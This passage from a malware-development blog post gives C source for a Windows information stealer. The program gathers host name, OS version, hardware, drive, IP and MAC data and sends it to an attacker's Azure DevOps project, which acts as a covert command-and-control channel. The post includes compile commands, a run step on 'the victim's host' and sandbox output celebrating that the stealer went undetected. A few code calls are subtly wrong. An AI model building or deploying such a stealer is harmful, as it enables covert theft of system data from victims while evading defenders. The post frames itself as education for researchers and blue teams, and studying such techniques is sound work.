snprintf(path, sizeof(path), "/cocomelonkz/%s/_apis/wit/workitems/$Task?api-version=7.1", project);

wchar_t wpath[512];
MultiByteToWideChar(CP_ACP, 0, path, -1, wpath, 512);

hRequest = WinHttpOpenRequest(hConnect, L"POST", wpath, NULL, WINHTTP_NO_REFERER, WINHTTP_DEFAULT_ACCEPT_TYPES, WINHTTP_FLAG_SECURE);

wchar_t wauthHeader[512];
wchar_t wctypeHeader[] = L"Content-Type: application/json-patch+json";
MultiByteToWideChar(CP_ACP, 0, authHeader, -1, wauthHeader, 512);

WinHttpAddRequestHeaders(hRequest, wauthHeader, -1, WINHTTP_ADDREQ_FLAG_ADD);
WinHttpAddRequestHeaders(hRequest, wctypeHeader, -1, WINHTTP_ADDREQ_FLAG_ADD);

WinHttpSendRequest(hRequest, WINHTTP_NO_ADDITIONAL_HEADERS, 0, (LPVOID)jsonBody, strlen(jsonBody), strlen(jsonBody), 0, 0);
WinHttpReceiveResponse(hRequest, NULL);

// get response (checking)
WinHttpReceiveResponse(hRequest, NULL);
```

```
while (WinHttpRequestReadData(hRequest, buffer, sizeof(buffer) - 1, &bytesRead) && bytesRead > 0) {
    buffer[bytesRead] = '\0';
    printf("%s", buffer);
}
WinHttpCloseHandle(hRequest);
WinHttpCloseHandle(hConnect);
WinHttpCloseHandle(hSession);

return 0;
}

int main() {
    char systemInfo[4096];

    CHAR hostName[MAX_COMPUTERNAME_LENGTH + 1];
    DWORD size = sizeof(hostName) / sizeof(hostName[0]);
    GetComputerNameA(hostName, &size);

    OSVERSIONINFO osVersion;
    osVersion.dwOSVersionInfoSize = sizeof(OSVERSIONINFO);
    GetVersionEx(&osVersion);

    SYSTEM_INFO sysInfo;
    GetSystemInfo(&sysInfo);

    DWORD drives = GetLogicalDrives();

    IP_ADAPTER_INFO adapterInfo[16];
    DWORD adapterInfoSize = sizeof(adapterInfo);
    GetAdaptersInfo(adapterInfo, &adapterInfoSize);

    sprintf(systemInfo, sizeof(systemInfo),
        "Host Name: %s\n"
        "OS Version: %d.%d.%d\n"
        "Processor Architecture: %d\n"
        "Number of Processors: %d\n"
        "Logical Drives: %X\n",
        hostName,
        osVersion.dwMajorVersion, osVersion.dwMinorVersion, osVersion.dwBuildNumber,
        sysInfo.wProcessorArchitecture,
        sysInfo.dwNumberOfProcessors,
        drives);

    for (PIP_ADAPTER_INFO adapter = adapterInfo; adapter != NULL; adapter = adapter->Next) {
        sprintf(systemInfo + strlen(systemInfo), sizeof(systemInfo) - strlen(systemInfo),
            "Adapter Name: %s\n"
            "IP Address: %s\n"
```


```
"Subnet Mask: %s\n"  
"MAC Address: %02X-%02X-%02X-%02X-%02X-%02X\n\n",  
adapter->AdapterName,  
adapter->IpAddressList.IpAddress.String,  
adapter->IpAddressList.IpMask.String,  
adapter->Address[0], adapter->Address[1], adapter->Address[2],  
adapter->Address[3], adapter->Address[4], adapter->Address[5]);  
}  
  
sendToAzure("hack1", "9...CAAAAAAAAAAASAZD00cAA", "meow2", systemInfo);  
return 0;  
}
```

As you can see, this source code is pretty similar my Github, Telegram and VirusTotal scenarios.

demo 3 [Permalink](#)

Compile stealer example:



```
x86_64-w64-mingw32-g++ hack3.c -o hack3.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sect:
```



```
cocomelonc@pop-os:~/hacking/cybersec_blog/meow/2025-08-11-malware-tr  
ick-49$ x86_64-w64-mingw32-g++ hack2.c -o hack2.exe -I/usr/share/min  
gw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-st  
rings -fno-exceptions -fmerge-all-constants -static-libstdc++ -stati  
c-libgcc -fpermissive -lwinhttp  
cocomelonc@pop-os:~/hacking/cybersec_blog/meow/2025-08-11-malware-tr  
ick-49$ ls -lht  
total 92K  
-rwxrwxr-x 1 cocomelonc cocomelonc 41K Aug 11 20:13 hack2.exe  
-rw-rw-r-- 1 cocomelonc cocomelonc 2.0K Aug 11 20:12 hack2.c  
-rwxrwxr-x 1 cocomelonc cocomelonc 40K Aug 11 16:21 hack.exe  
-rw-rw-r-- 1 cocomelonc cocomelonc 2.0K Aug 11 16:21 hack.c  
cocomelonc@pop-os:~/hacking/cybersec_blog/meow/2025-08-11-malware-tr  
ick-49$
```

Then, run on the victim's host:

```
.\hack3.exe
```



As you can see, everything is works perfectly! =^..^=

This approach has some interesting traits:

blends with legit traffic - all calls go to `dev.azure.com` .


no additional infra needed - the “C2” is a Microsoft service.

persistence and history - once data is in a work item, it stays there until deleted.

two-way channel - you can `GET` and `POST` to exchange data.

For Blue teams, the lesson is as always: **not all “benign” cloud traffic is harmless.**

Upload to [ANY.RUN](#):



The screenshot displays the ANY.RUN web interface for analyzing a malware sample named 'hack3.exe'. The interface is split into several sections:

- Header:** Shows the sample name 'hack3.exe', its MD5 hash, start time (12.08.2025, 09:47), and total analysis time (30 s).
- Process List:** A table of running processes. The entry for 'hack3.exe' (PID 2292) is highlighted with a red box. It shows a connection to 'dev.azure.com' (IP 150.171.74.16) on port 443 using the TCP protocol.
- Network Traffic Table:** A detailed table of network activity. The highlighted row shows a TCP connection from PID 2292 (hack3.exe) to IP 150.171.74.16 on port 443. Other rows show various system and application processes like 'System', 'svchost.exe', and 'MoUsocoreWorker.exe' connecting to various domains like 'settings.win...', 'login.live.com', and 'dev.azure.com'.
- Left Sidebar:** Navigation menu with options like 'New analysis', 'Reports', 'Teamwork', 'History', 'TI', '14 ARM', '10 64 bit', 'FILES', 'DEBUG', 'Notifications', 'Profile', 'Pricing', 'Contacts', 'FAQ', and 'Log Out'.
- Bottom Bar:** Shows the current status as 'Allly' and the license expiration date as 'Jul 25, 2026'.

Azure DevOps cocomelonkz / hack1 / Boards / Work items

The screenshot shows an Azure DevOps work item page for the project 'hack1'. The work item is titled 'meow2' and is currently in the 'To Do' state. The description field contains the following system information:

```
Host Name: DESKTOP-JGLJLD OS Version: 6.2.9200 Processor Architecture: 9 Number of Processors: 4 Logical Drives: 4
Adapter Name: {D950CA8D-448E-4CA2-89DE-A65A1AC2B2A6} IP Address: 192.168.100.7 Subnet Mask: 255.255.255.0
MAC Address: F2-68-C3-21-91-0E
```

The page also includes a 'Discussion' section with a text input field for adding comments. A notification banner at the top states: "As previously announced in our blog, we are transitioning to new IP addresses. If you have not done so already, please update your visit our status page."

Techniques details

Get to know what this threat is about

Other (2)

[T1082](#)

"System Information Discovery"

Permissions required:

Data sources: Process: OS API Execution, Process: Process Creation, Command: Command Execution

An adversary may attempt to get detailed information about the operating system and hardware, including version, patches, hotfixes, service packs, and architecture. Adversaries may use the information from [System Information Discovery](#) during automated discovery to shape follow-on behaviors, including whether or not the adversary fully

- Checks supported languages (1)
2292 hack3.exe (1)
- Reads the computer name (1)
2292 hack3.exe (1)

AI Summary by AI

The results are based on a private model using Mistral AI technology

Main object	2025-08-12, 09:52
hack3.exe	
MD5	976ff6e77946f90d750096d9e8751010
SHA1	e998bf655a7868a835c77632f97ef929956ddd9a
SHA256	a9c08562862ec9a1814645e5f2620bd6358fb979c141886e27a0e1bb35857039

Malware Analysis Report

The task described in the data is the execution of a file named "hack3.exe" located on the desktop of the user "admin". The parent process that initiated this execution is "Explorer.EXE" with a PID of 4772.

Legitimate programs may use the process tree to track the execution of files and processes, allowing them to monitor and manage the execution of specific tasks. In this case, the execution of "hack3.exe" could be a legitimate action if it is part of a larger program or process that requires the execution of this file.

However, the name "hack3.exe" suggests a potentially malicious behavior. The use of the word "hack" in the file name could indicate an attempt to gain unauthorized access to a system or exploit vulnerabilities. Further analysis would be required to determine the true nature and intent of this file and its execution.

As you can see, ANY.RUN says that everything is ok: **no threats detected.**

Summary: **interaction with the Azure cloud is recognized as legitimate behavior and this is the main**

problem! Pwn! =^..^=

<https://app.any.run/tasks/5ad3bf05-f2c3-48d0-8552-7a988b536ad8>

Malware like [AllaKore](#) and APTs like [APT32: OceanLotus](#) use Azure for malicious actions in the [wild](#). I hope this post is useful for malware researchers, C/C++ programmers, spreads awareness to the blue teamers of this interesting technique, and adds a weapon to the red teamers arsenal.



Thanks to [ANY.RUN](#) for API!

[ANY.RUN](#)

[ANY.RUN: hack3.exe](#)

[Microsoft: Get started with Azure DevOps REST API](#)

[AllaKore](#)

[AllaKore variant leverages Azure cloud C2](#)

[Github API stealer](#)

[VirusTotal API stealer](#)

[Telegram Bot API stealer](#)

[source code in Github](#)

This is a practical case for educational purposes only.

Thanks for your time happy hacking and good bye!

PS. All drawings and screenshots are mine

Source: <https://cocomelonc.github.io/malware/2025/08/11/malware-tricks-49.html>